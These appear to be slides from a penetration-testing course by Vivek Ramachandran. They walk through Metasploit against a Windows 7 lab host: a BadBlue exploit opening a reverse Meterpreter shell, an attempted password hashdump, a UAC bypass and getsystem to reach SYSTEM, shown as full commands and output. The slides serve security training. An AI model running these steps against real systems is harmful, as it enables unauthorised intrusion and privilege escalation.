Network Pentesting

Vivek Ramachandran


SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com

Pentester Academy: http://www.PentesterAcademy.com


Pentesting Windows Endpoints:
Win7 Privilege Escalation with UAC Bypass

Windows 7 Exploitation



```
msf > use exploit/windows/http/badblue_passthru
msf exploit(badblue_passthru) > set RHOST 192.168.1.30
RHOST => 192.168.1.30
msf exploit(badblue_passthru) > exploit

[*] Started reverse handler on 192.168.1.10:4444
[*] Trying target BadBlue EE 2.7 Universal...
[*] Sending stage (751104 bytes) to 192.168.1.30
[*] Meterpreter session 1 opened (192.168.1.10:4444 -> 192.168.1.30:49174) at 2013-12-08 01:05:56 -0500

meterpreter > getuid
Server username: securitytube-PC\securitytube
```


Get System ☹



```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter >
meterpreter >
meterpreter > getsystem
```


©SecurityTube.net

Bypass UAC




```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(badblue_passthru) > use exploit/windows/local/bypassuac
msf exploit(bypassuac) > sessions -l

Active sessions
===============

  Id  Type                   Information                                Connection
  --  ----                   -----------                                ----------
  2   meterpreter x86/win32  securitytube-PC\securitytube @ SECURITYTUBE-PC  192.168.1.10:4444 -> 192.168.1.30:49174 (192.168.1.30)

msf exploit(bypassuac) > set SESSION 2
SESSION => 2
msf exploit(bypassuac) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(bypassuac) > set LHOST 192.168.1.10
LHOST => 192.168.1.10
msf exploit(bypassuac) > exploit

[*] Started reverse handler on 192.168.1.10:4444
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Checking admin status...
[+] Part of Administrators group! Continuing...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Uploaded the agent to the filesystem....
[*] Sending stage (751104 bytes) to 192.168.1.30
[*] Meterpreter session 3 opened (192.168.1.10:4444 -> 192.168.1.30:49175) at 2013-12-08 01:12:19 -0500
```

Getsystem



```
meterpreter > getuid
Server username: securitytube-PC\securitytube
meterpreter >
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Pentester Academy


PentesterAcademy
a SecurityTube.net initiative
TOPICS
PRICING
WHY SUBSCRIBE
MEMBER ACCESS
Pentester Academy Introduction
0:00 / 0:58
Start Learning Today!

Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable

Latest Videos

New content added weekly!

Different Processors – Different Assembly Language
Intel
ARM
MIPS

Challenge 7: Cracking Digest Authentication Solution
in WAP Challenges

Challenge 7: Cracking Digest Authentication
in WAP Challenges

Module 1: GDB Test Solution
in x86_64 Assembly Language and Shellcoding on Linux

Module 1: CPU Information
in x86_64 Assembly Language and Shellcoding on Linux